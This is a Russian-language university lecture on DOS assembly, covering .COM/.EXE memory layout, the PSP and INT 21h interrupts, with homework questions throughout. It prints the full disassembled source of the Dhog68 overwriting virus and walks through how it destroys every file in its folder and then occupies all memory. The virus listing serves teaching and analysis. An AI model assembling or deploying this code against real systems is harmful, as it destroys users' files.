Лекция 5. Про DHOG.


Мы договаривались, что на данной лекции все должны быть с компьютером. Каждый из Вас получил письмо с текстом данной Лекции. Поэтому достаём листочки с домашним заданием про ответы на вопросы из предыдущей лекции и сразу же в начале Лекции сдаём эти листочки, положив их мне на стол до того, как я зайду в аудиторию. В начале Лекции (а можно и до Лекции, если нечего делать) достаём двойные листочки (НЕ ЗАБЫВ ИХ ПОДПИСАТЬ). Сегодня «ДУРКуем» следующим образом: В течение пары читаем текст Лекции, Думаем, Учим то, что написано, Рисуем и Копаем для ответов на вопросы, которые разбросаны по тексту Лекции. Отвечаем на них письменно на листочках. ПЕЧАТНЫМИ БУКВАМИ!!!!! И В КОНЦЕ ПАРЫ СДАЁМ СКОЛЬКО УСПЕЛИ!!!! ***ЗАМЕЧАНИЕ: ДОМАШНЕЕ ЗАДАНИЕ:*** К СЛЕДУЮЩЕЙ ЛЕКЦИИ ПРОЧИТАТЬ 13 ЛЕКЦИЙ из ЛЕКЦИЙ ЗУБОВИЧА (НЕ ПРОЧИТАТЬ, А ВЫЗУБРИТЬ) И ДАТЬ НА ЛИСТОЧКАХ ПРАВИЛЬНЫЕ ОТВЕТЫ НА ВОПРОСЫ ДАННОЙ ЛЕКЦИИ – Про DHOG!!!!

**Вопрос 5.0. Когда и как я Вас обманул в связи с данной лекцией?**


**Толкование 31. Окончание предыдущей лекции.**

**Структура ПРОГРАММ, получаемых в оперативной памяти, в результате ЗАГРУЗКИ под управлением операционной системы ИСПОЛНИМЫХ ФАЙЛОВ (МОДУЛЕЙ) типа .exe и .com.**


**В следующем фрагменте представлен один из возможных вариантов ОФОРМЛЕНИЯ ИСХОДНОГО ТЕКСТА НА ЯЗЫКЕ ЗАПИСИ АЛГОРИТМОВ assembler с возможностью получения в результате трансляции и линковки ИСПОЛНИМОГО ФАЙЛА ТИПА .EXE.**




**Если соответствующим правильным образом осуществить ТРАНСЛЯЦИЮ (tasm) и ЛИНКОВКУ (tlink) в рамках использования программного средства Box с получением файла .exe, а затем осуществить размещение уже ПРОГРАММЫ в оперативную память, то в оперативной памяти «появится» такая «Картинка»:**



**Если же возникнет желание В РЕЗУЛЬТАТЕ ТРАНСЛЯЦИИ И ЛИНКОВКИ получить исполнимый файл ТИПА .COM, то исходный текст может быть оформлен следующим образом:**




**При этом указание, что должен быть получен файл типа .COM, делается с помощью указания при вызове TLINK ключика, если не обманываю, \t! В результате будет получена такая картинка в оперативной памяти:**



**Из этих рисунков следует, что из исходного текста, являющегося исходным для исполнимого модуля типа Com, в сегментные регистры CS, DS, ES и SS помещается адрес специальной области памяти под названием PSP (не переводим) – Program Segment Prefix и размером в 100h байтов (в 256 байтов).**

**Толкование 32. Область Program Segment Prefix имеет строго определенную структуру и формируется операционной системой при ЗАГРУЗКЕ ИСПОЛНИМОГО ФАЙЛА В ОПЕРАТИВНУЮ ПАМЯТЬ!!!**

**Замечание 1. Необходимо быть очень аккуратным при переводе и использовании «англоязычной терминологии»!!! Никогда не брать перевод из «помоечных» источников! Так как эти переводы чаще всего приводят к разжижению мозгов! Например, чаше всего, говоря о том, что такое PSP говорят, что PSP – это от трёх английских слов Program Segment Prefix, лезут на помойку – в разные Педии, и находят, что PSP – это «Префикс программного сегмента», что является полным бредом, так как КАК ТАКОВОГО «ПРОГРАММНОГО СЕГМЕНТА» НЕ СУЩЕСТВУЕТ в природе!!!! Есть сегмент кодов, сегмент данных, стековый сегмент, дополнительный сегмент, но нет СЕГМЕНТА ПРОГРАММЫ или ПРОГРАММНОГО СЕГМЕНТА!!!!! Лучше всего «включать соображалку» и, пользуясь правилами трех компасов и своими знаниями в области того, что называется «программированием», знаниями английского языка, ЛЕЗТЬ в какой-либо переводчик и в книжки, разбираться, что во-первых, область PSP – это область, которая формируется операционной системой при размещении исполнимого модуля в оперативной памяти с получением в ОП ПРОГРАММЫ, причем эта область, если вспоминать прошлую Лекцию НАХОДИТСЯ (размещается ПЕРЕД СЕГМЕНТАМИ, которые тоже размещаются в памяти) – ключевое слово «ПЕРЕД»!! Во-вторых, используя какой-никакой переводчик, брать не первый перевод слова «Prefix», а обращать внимание на другие переводы, например Гугел-переводчик делает перевод так:**



**Откуда следует, что prefix – это какая-то «приставка» - имя существительное «слово, буква или число, расположенное прежде другого» - дословный перевод – но не в смысле «приставки» русского языка – это нечто «приставленное» (добавленное перед чем-то). Глагол prefix как раз так и переводится «приставлять спереди», «предпосылать»…. Соответственно, перевод словосочетания Program Segment Prefix не должен быть таким: «Префикс программного сегмента»** [**https://dic.academic.ru/dic.nsf/ruwiki/1444171**](https://dic.academic.ru/dic.nsf/ruwiki/1444171) **, а должен быть таким: «Сегмент, сформированный (поставленный) ПЕРЕД программой»!!!! Но лучше всего вообще не переводить это словосочетание на русский язык, а использовать оригинал в повседневной жизни, НО ПОНИМАЯ ПРИ ЭТОМ, что ЭТО - ФОРМИРУЕМЫЙ операционной системой СЕГМЕНТ (КУСОК ПАМЯТИ РАЗМЕРОМ 256 байт), КОТОРЫЙ СТАВИТСЯ ПЕРЕД ПРОГРАММОЙ.**

**Замечание 2. В зависимости от того, какой транслятор (tasm, masm, nasm, fasm, …. и какой линковщик используются, ОФОРМЛЕНИЕ ИСХОДНЫХ ТЕКСТОВ НА ЯЗЫКЕ ЗАПИСИ АЛГОРИТМОВ assembler МОЖЕТ РАЗЛИЧАТЬСЯ. Однако основным принципом является то, что должны быть как-то явно или неявно определены Сегменты и с каждым из них «связаны» сегментные регистры, в которые сначала транслятор, а затем линковщик с загрузчиком операционной системы, РАЗМЕЩАЮТ АДРЕСА ОБЛАСТЕЙ ПАМЯТИ, в которых будут расположены соответствующие сегменты. АДРЕС – Номер байта ОПЕРАТИВНОЙ ПАМЯТИ!!!!**

**Из этих рисунков следует, что из исходного текста, являющегося исходным для исполнимого модуля типа Com, в сегментные регистры CS, DS, ES и SS помещается адрес специальной области памяти под названием PSP (не переводим) – Program Segment Prefix и размером в 100h байтов (в 256 байтов).**

**Толкование 32. Повторение.**

**Область Program Segment Prefix имеет строго определенную структуру и формируется операционной системой при ЗАГРУЗКЕ ИСПОЛНИМОГО ФАЙЛА В ОПЕРАТИВНУЮ ПАМЯТЬ!!!**

**Замечание 3. На помойке можно с легкостью найти кучу вариантов описаний этой области. Но с этими вариантами будем знакомиться по нужде – когда в этом возникнет необходимость при рассмотрении тех или иных вопросов, связанных с темой той или иной лекции.**

**Вопрос 5.1: Формируется ли PSP при загрузке в оперативную память исполнимого модуля для 64-разрядных ЭВМ?**

**Замечание 4. Если Вы дочитали до этого места через 10-15 минут после начала чтения – БЫСТРЕНЬКО ВОЗВРАЩАЙТЕСЬ В НАЧАЛО ЛЕКЦИИ, ВНИМАТЕЛЬНО ПЕРЕЧИТЫВАЙТЕ НАПИСАННОЕ, ЧТОБЫ ОТВЕТИТЬ НА СЛЕДУЮЩИЕ ВОПРОСЫ:**

**Вопрос 5.2.1: Нарисовать, используя шестнадцатеричную систему счисления и клеточки листочков (каждая клеточка = одной тетраде), содержимое области памяти ZU и регистра DX, если записаны следующие команды языка записи алгоритмов ассемблер:**

**ZU DW “ЯД”**

**…**

**MOV DX, ZU**

**Например, если были записаны команды**

**MU DB 15**

**….**

**MOV DH,15 и задан вопрос, что будет в области памяти MU и регистре DH, следовало бы нарисовать так:**

**Регистр DH**

|  |  |
| --- | --- |
| **0** | **F** |

**Область памяти MU:**

|  |  |
| --- | --- |
| **0** | **F** |

**MU**

**Вопрос 5.2.2: Сколько будет (вычислить в 16 с/c/):**

**FAC + 198 =**

**B \* B =**

**1C3D / 5 =**

**Опишем «алгоритм» пакостей, которые делаются одним из первых вирусов, появившимся в мире вычислительной техники и который получил название DHOG68. Смысл его функционирования заключается в следующем:**

1. **Dhog68, являясь исполнимым файлом (то есть он получен путем трансляции и линковки исходного текста на языке записи алгоритмов assembler (представленный чуть выше), попадая в оперативную память под управлением операционной системы, становится ПРОГРАММОЙ, которой передаётся управление. После того, как она получает управление, происходит следующее:**
2. **В папке, из которой осуществлялась загрузка Dhog68, ищется первый попавшийся файл.**

**ВОПРОС 5.3: «Что значит «первый попавшийся файл».**

1. **Определяется то, что называется «атрибутами» найденного на внешнем устройстве файла, которые ОПРЕДЕЛЯЮТ ТИП И СВОЙСТВА ФАЙЛА в соответствии с файловой системой операционной системы (НО НЕ ОБОЛОЧКИ Windows)!!!**
2. **Осуществляется «сброс атрибутов» найденного на внешнем устройстве файла.**

**ВОПРОС 5.4: «Что Вы знаете про атрибуты файла». Какие они бывают.**

1. **Делается «открытие файла-жертвы» с получением так называемого «handle» файла.**

**ВОПРОС 5.5: Перевести на русский язык слово «Handle».**

1. **Файл-жертва открывается для записи.**

**ВОПРОС 5.6: «Что значит «Открыть файл»?**

1. **В файл-жертву на внешнем носителе записывается текст на машинном языке, текст на машинном языке расположен в оперативной памяти.**
2. **Ищется очередной файл-жертва в папке, откуда осуществлялся запуск исполнимого модуля. Если он найден, то выполняются действия 2-7. Если нет больше «испорченных» файлов, осуществляется переход к действию 8.**
3. **Выполняются действия по оставлению в оперативной памяти так называемого «ДУТОГО РЕЗИДЕНТА» - программа Dhog68 остаётся «сидеть» в памяти, выделяя для себя всю доступную оперативную память, что приводит к тому, что никакие другие программы, не относящиеся к программам-командам операционной системы, не смогут быть выполнены.**

***Замечания.***

1. **Для выполнения-тестирования программ, исследуемых в данном курсе лекций, которые (программы) являются «моделями» поведения всех подобных вирусных программ, следует пользоваться ОПЕРАЦИОННЫМИ ОБОЛОЧКАМИ типа DOSBOX.**
2. **Как указывается в книге про защиту, данный текст на языке записи алгоритмов assembler получен из исполнимого файла с использованием так называемого дизассемблера IDA, который наряду с другими дизассемблерами и отладчиками ДОЛЖЕН БЫТЬ НАСТОЛЬНЫМ ПРОГРАММНЫМ ПРОДУКТОМ ЛЮБОГО УВАЖАЮЩЕГО СЕБЯ разработчика программного обеспечения в области защиты программ и данных.**

**Далее представлен текст Dhog68:**

seg000 segment byte public 'CODE'

assume cs:seg000

org 100h

assume es:nothing, ss:nothing, ds:seg000

public start

start proc near

mov ah,4Eh

mov dx,140h

int 21h

loc\_0\_107:

mov ah,43h

mov al,0

mov dx,9Eh

int 21h

mov ah,43h

mov al,1

mov dx,9Eh

mov cl,0

int 21h

mov ax,3D01h

mov dx,9Eh

int 21h

xchg ax,bx

mov ah,40h

mov cl,44h

nop

nop

mov dx,100h

int 21h

mov ah,3Eh

int 21h

mov ah,4Fh

int 21h

jnb loc\_0\_107

mov ah,31h

mov dx,7530h

int 21h

start endp

a\_MaskForVir db '\*.\*',0

seg000 ends

end start

***Пожуём!!!***

**Строчки:**

seg000 segment byte public 'CODE'


assume cs:seg000

org 100h

assume es:nothing, ss:nothing, ds:seg000

**Доступная для прикладной программы оперативная память «сегментируется» таким образом, что в ней может располагаться 4 сегмента одной конкретной ПРОГРАММЫ: Code segment, Data segment, Stack segment, Extended segment. И соответственно, вышеуказанные строчки представляют собой ДИРЕКТИВЫ ТРАНСЛЯТОРУ, определяющие какие сегментные регистры будут использованы при формировании адресов ПРИ ЗАГРУЗКЕ ПРОГРАММЫ В ОПЕРАТИВНУЮ ПАМЯТЬ.**

**Структура ПРОГРАММ, получаемых в оперативной памяти, в резул\*ьтате ЗАГРУЗКИ под управлением операционной системы ИСПОЛНИМЫХ ФАЙЛОВ (МОДУЛЕЙ) типа .exe и .com может быть представлена так:**



**Из этого рисунка и первых представленных выше строчек следует, что из исходного текста, являющегося исходным текстом вируса, БУДЕТ ПОЛУЧЕН в результате трансляции и линковки, ИСПОЛНИМЫЙ ФАЙЛ типа .COM. При этом в сегментные регистры CS, DS, ES и SS помещается адрес специальной области памяти под названием PSP (не переводим) – Program Segment Prefix и размером в 100h байтов (в 256 байтов).**

**Вопрос 5.7: По каким признакам Вы можете определить, что «… из исходного текста, являющегося исходным текстом вируса, БУДЕТ ПОЛУЧЕН в результате трансляции и линковки, ИСПОЛНИМЫЙ ФАЙЛ типа .COM».**

**Строчка**

**start proc near**

определяет, точнее говорит транслятору, что далее будет записана последовательность команд, которая называется процедурой (proc), обзывается именем start и передача управления этойоследовательности команд может быть осуществлена с помощью команды CALL языка записи алгоритмов assembler либо посредством использования операционной системы. Near говорит о том, что при формировании адреса, соответствующего start, должен быть построен «ближний адрес».

Транслятор, встретив команду на языке записи алгоритмов assembler:

***start proc near*** – поставит в соответствие имени start СООТВЕТСТВУЮЩИЙ АДРЕС, который уже будет окончательно сформирован при загрузке исполнимого файла в оперативную память, запомнит этот адрес и запомнит тот факт, что адрес этот будет адресом NEAR.

**Вопрос 5.8: Что такое «адрес», что такое «ближний адрес», что такое адрес «FAR».**

**Команды**

mov ah,4Eh

mov dx,140h

int 21h

записаны здесь для того, чтобы после их трансляции, линковки и загрузки в оперативную память, они были бы расшифрованы процессором и заставили компьютер осуществить поиск первого файла, соответствующего так называемой маске. Понятно, что основной командой здесь является команда

int 21h – сокращение от английского слова interrupt – прерывание.

***Толкование \_33. Прерывания***

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| Прерывание можно рассматривать как некоторое особое событие в системе, требующее моментальной реакции. Или я наврал и это не событие, а что-то другое?  **Вопрос 5.9. Что Вы понимаете под прерыванием. Что это, если сказать одним словом. ОДНИМ СЛОВОМ!!!!**  Возможны самые разнообразные прерывания по самым различным причинам. Однако ДОГОВОРИЛИСЬ с каждым прерыванием связать число, называемое номером прерывания. С каждым номером прерывания связывается то или иное событие, возникающее в работе ЭВМ, или, если более точно, ЭВМ находится в том или ином состоянии. Система умеет распознавать, какое прерывание, с каким номером оно произошло, и запускает соответствующую этому номеру процедуру.  Программы могут сами инициировать прерывания с заданным номером. Для этого они используют команду INT, если писать на языке записи алгоритмов ассемблер. Это так называемые программные прерывания. Программные прерывания удобно использовать для организации доступа к отдельным, общим для всех программ модулям. Программные модули операционной системы доступны прикладным программам именно через прерывания, и нет необходимости при вызове этих модулей знать их текущий адрес в памяти. Прикладные программы могут сами устанавливать свои обработчики прерываний для их последующего использования другими программами. Для этого встраиваемые обработчики прерываний должны быть резидентными в памяти. Мы научимся создавать свои программы обработки прерываний и будем говорить об этом при обсуждении резидентных программ.  Аппаратные прерывания вызываются физическими устройствами. Эти прерывания информируют систему о событиях, связанных с работой устройств, например, о том, что наконец-то завершилась печать символа на принтере и неплохо было бы выдать следующий символ, или о том, что требуемый сектор диска уже прочитан, его содержимое доступно программе. Использование прерываний при работе с медленными внешними устройствами позволяют совместить ввод/вывод с обработкой данных в центральном процессоре и в результате повышает общую производительность системы. Некоторые прерывания (первые пять в порядке номеров) зарезервированы для использования самим центральным процессором на случай каких-либо особых событий вроде попытки деления на ноль, переполнения и т.п.    33.2. Таблица векторов прерываний  Для того чтобы связать адрес обработчика прерывания с номером прерывания, используется таблица векторов прерываний, занимающая первый килобайт оперативной памяти - адреса от 0000:0000 до 0000:03FF. Таблица состоит из 256 элементов - FAR-адресов обработчиков прерываний. Эти элементы называются векторами прерываний. В первом слове элемента таблицы записано смещение, а во втором - адрес сегмента обработчика прерывания.  Прерыванию с номером 0 соответствует адрес 0000:0000, прерыванию с номером 1 - 0000:0004 и т.д. Для программиста, использующего язык Си, таблицу можно описать следующим образом:  void (\* interrupt\_table[256])();  Инициализация таблицы происходит частично BIOS после тестирования аппаратуры и перед началом загрузки операционной системой, частично при загрузке программной части OS. Приведем назначение некоторых наиболее важных векторов:   |  |  | | --- | --- | | Номер | Описание | | **0** | **Ошибка деления. Вызывается автоматически после выполнения команд DIV или IDIV, если в результате деления происходит переполнение (например, при делении на 0).** | | **1** | **Прерывание пошагового режима. Вырабатывается после выполнения каждой машинной команды, если в регистре флагов установлен бит пошаговой трассировки TF. Используется для отладки программ.** | | 2 | Аппаратное немаскируемое прерывание. Это прерывание может использоваться по-разному в разных машинах. Обычно вырабатывается при ошибке четности в оперативной памяти и при запросе прерывания от сопроцессора. | | 3 | ***Прерывание для трассировки. Это прерывание генерируется при выполнении однобайтовой машинной команды с кодом CCh и обычно используется отладчиками для установки точки прерывания.*** | | 4 | Переполнение. Генерируется машинной командой INTO, если установлен флаг OF. Если флаг не установлен, то команда INTO выполняется как NOP. Это прерывание используется для обработки ошибок при выполнении арифметических операций. | | 5 | Печать копии экрана. Генерируется при нажатии на клавиатуре клавиши PrtScr. Обычно используется для печати образа экрана. Для процессора 80286 генерируется при выполнении машинной команды BOUND, если проверяемое значение вышло за пределы заданного диапазона. | | 6 | Неопределенный код операции или длина команды больше 10 байт (для процессора 80286). | | 7 | Особый случай отсутствия математического сопроцессора (процессор 80286). | | 8 | IRQ0 - прерывание интервального таймера, возникает 18,2 раза в секунду. | | 9 | IRQ1 - прерывание от клавиатуры. Генерируется при нажатии и при отжатии клавиши. Используется для чтения данных от клавиатуры. | | A | IRQ2 - используется для каскадирования аппаратных прерываний в машинах класса AT. | | B | IRQ3 - прерывание асинхронного порта COM2. | | C | IRQ4 - прерывание асинхронного порта COM1. | | D | IRQ5 - прерывание от контроллера жесткого диска для XT. | | E | IRQ6 - прерывание генерируется контроллером флоппи-диска после завершения операции. | | F | IRQ7 - прерывание принтера. Генерируется принтером, когда он готов к выполнению очередной операции. Многие адаптеры принтера не используют это прерывание. | | ***10*** | ***Обслуживание видеоадаптера.*** | | ***11*** | ***Определение конфигурации устройств в системе.*** | | ***12*** | ***Определение размера оперативной памяти в системе.*** | | ***13*** | ***Обслуживание дисковой системы.*** | | 14 | Последовательный ввод/вывод. | | 15 | Расширенный сервис для AT-компьютеров. | | 16 | Обслуживание клавиатуры. | | 17 | Обслуживание принтера. | | 18 | Запуск BASIC в ПЗУ, если он есть. | | 19 | Загрузка операционной системы. | | 1A | Обслуживание часов. | | 1B | Обработчик прерывания Ctrl-Break. | | 1C | Прерывание возникает 18.2 раза в секунду, вызывается программно обработчиком прерывания таймера. | | 1D | Адрес видеотаблицы для контроллера видеоадаптера 6845. | | 1E | Указатель на таблицу параметров дискеты. | | 1F | Указатель на графическую таблицу для символов с кодами ASCII 128-255. | | 20-5F | Используется программной частью ОС | | 60-67 | Прерывания, зарезервированные для пользователя. | | 68-6F | Не используются. | | 70 | IRQ8 - прерывание от часов реального времени. | | 71 | IRQ9 - прерывание от контроллера EGA. | | 72 | IRQ10 - зарезервировано. | | 73 | IRQ11 - зарезервировано. | | 74 | IRQ12 - зарезервировано. | | 75 | IRQ13 - прерывание от математического сопроцессора. | | 76 | IRQ14 - прерывание от контроллера жесткого диска. | | 77 | IRQ15 - зарезервировано. | | 78 - 7F | Не используются. | | 80-85 | Зарезервированы для BASIC. | | 86-F0 | Используются интерпретатором BASIC. | | F1-FF | Не используются. |   IRQ0 - IRQ15 - это аппаратные прерывания, о них будет рассказано позже.    При «возникновении» или при «инициировании» прерывания программными средствами операционной системы, ОСУЩЕСТВЛЯЕТСЯ ОБРАБОТКА ПРЕРЫВАНИЯ, когда в соответствии с номером прерывания, осуществляется обращение к ОБРАБОТЧИКУ ПРЕРЫВАНИЯ – ПРОГРАММЕ, которая призвана «справиться» с возникшей ситуацией. ПРИ ЭТОМ ДОГОВОРИЛИСЬ, ЧТО ВСЕГДА ПРИ ВОЗНИКНОВЕНИИ ПРЕРЫВАНИЯ В РЕГИСТРЕ AH ДОЛЖЕН НАХОДИТЬСЯ НОМЕР ФУНКЦИИ-ПРОГРАММЫ, которая будет ВЫЗВАНА ОБРАБОТЧИКОМ ПРЕРЫВАНИЯ для «реагирования». В представленных выше командах:  mov ah,4Eh  mov dx,140h  int 21h  используется (инициализируется) ПРЕРЫВАНИЕ 21H, которое называется «ПРЕРЫВАНИЕМ ОТ ОПЕРАЦИОННОЙ СИСТЕМЫ». При этом для ОБРАБОТКИ ПРЕРЫВАНИЯ ИСПОЛЬЗУЕТСЯ ФУНКЦИЯ С НОМЕРОМ 4Eh.  ПРИ РАЗРАБОТКЕ АППАРАТА ПРЕРЫВАНИЙ в случае АППАРАТНЫХ ПРЕРЫВАНИЙ пацаны-девчонки c INTEL, а в случае ПРОГРАММНЫХ ПРЕРЫВАНИЙ дядьки-тётьки с Microsoft, ДОГОВОРИЛИСЬ, наряду с указанием в регистре AH номера функции, вызываемой обработчиком прерываний при его возникновении, КАКИМ ОБРАЗОМ ЭТОЙ ФУНКЦИИ БУДУТ ПЕРЕДАВАТЬСЯ ПАРАМЕТРЫ И ГДЕ ИСКАТЬ РЕЗУЛЬТАТ ИСПОЛНЕНИЯ ВЫЗЫВАЕМОЙ ФУНКЦИИ.  Соответственно, для того, чтобы превратиться в «осла, знающего дорогу, и стоить большего, чем прорицатель, бредущего наугад», НЕОБХОДИМО: ДУМАТЬ, УЧИТЬ, РИСОВАТЬ, КОПАТЬ!!!! А именно, лезть в .microsoft.com И ТЩАТЕЛЬНЫМ ОБРАЗОМ ИЗУЧАТЬ ФУНКЦИОНАЛ, ВХОДНЫЕ И ВЫХОДНЫЕ ПАРАМЕТРЫ КАЖДОЙ-КАЖДОЙ Функции, вызываемой обработчиком прерывания ПРИ ВОЗНИКНОВЕНИИ (Инициации) того или иного прерывания с тем или иным номером….  Идя по этому пути, ЛЕЗЕМ и находим:  Функции - INT 21H   * [Функция 00H: завершить программу](http://www.codenet.ru/progr/dos/dos_0008.php) * [Функция 01H: ввод с клавиатуры](http://www.codenet.ru/progr/dos/dos_0009.php) * [Функция 02H вывод на дисплей](http://www.codenet.ru/progr/dos/dos_0010.php) * [Функция 03H: ввод AUX](http://www.codenet.ru/progr/dos/dos_0011.php) * [Функция 04H: вывод AUX](http://www.codenet.ru/progr/dos/dos_0012.php) * [Функция 06H: Обмен с консолью](http://www.codenet.ru/progr/dos/dos_0014.php) * [Функция 07H: Нефильтрующий консольный ввод без эха](http://www.codenet.ru/progr/dos/dos_0015.php) * [Функция 08H: Консольный ввод без эха](http://www.codenet.ru/progr/dos/dos_0016.php) * [Функция 09H: Выдать строку](http://www.codenet.ru/progr/dos/dos_0017.php) * [Функция 0aH: буферизованный ввод строки](http://www.codenet.ru/progr/dos/dos_0018.php) * [Функция 0bH: проверить статус ввода](http://www.codenet.ru/progr/dos/dos_0019.php) * [Функция 0cH: ввод с очисткой](http://www.codenet.ru/progr/dos/dos_0020.php) * [Функция 0dH: Сбросить диск](http://www.codenet.ru/progr/dos/dos_0021.php) * [Функция 0eH: Выбрать умалчиваемый диск](http://www.codenet.ru/progr/dos/dos_0022.php) * [Функция 0fH: открыть файл через FCB](http://www.codenet.ru/progr/dos/dos_0023.php) * [Функция 10H: Закрыть файл через FCB](http://www.codenet.ru/progr/dos/dos_0024.php) * [Функция 11H: Найти 1-й совпадающий файл через FCB](http://www.codenet.ru/progr/dos/dos_0025.php) * [Функция 12H: Найти следующий совпадающий файл через FCB](http://www.codenet.ru/progr/dos/dos_0026.php) * [Функция 13H: Удалить файл через FCB](http://www.codenet.ru/progr/dos/dos_0027.php) * [Функция 14H: читать последовательный файл через FCB](http://www.codenet.ru/progr/dos/dos_0028.php) * [Функция 15H: писать последовательный файл через FCB](http://www.codenet.ru/progr/dos/dos_0029.php) * [Функция 16H: создать файл через FCB](http://www.codenet.ru/progr/dos/dos_0030.php) * 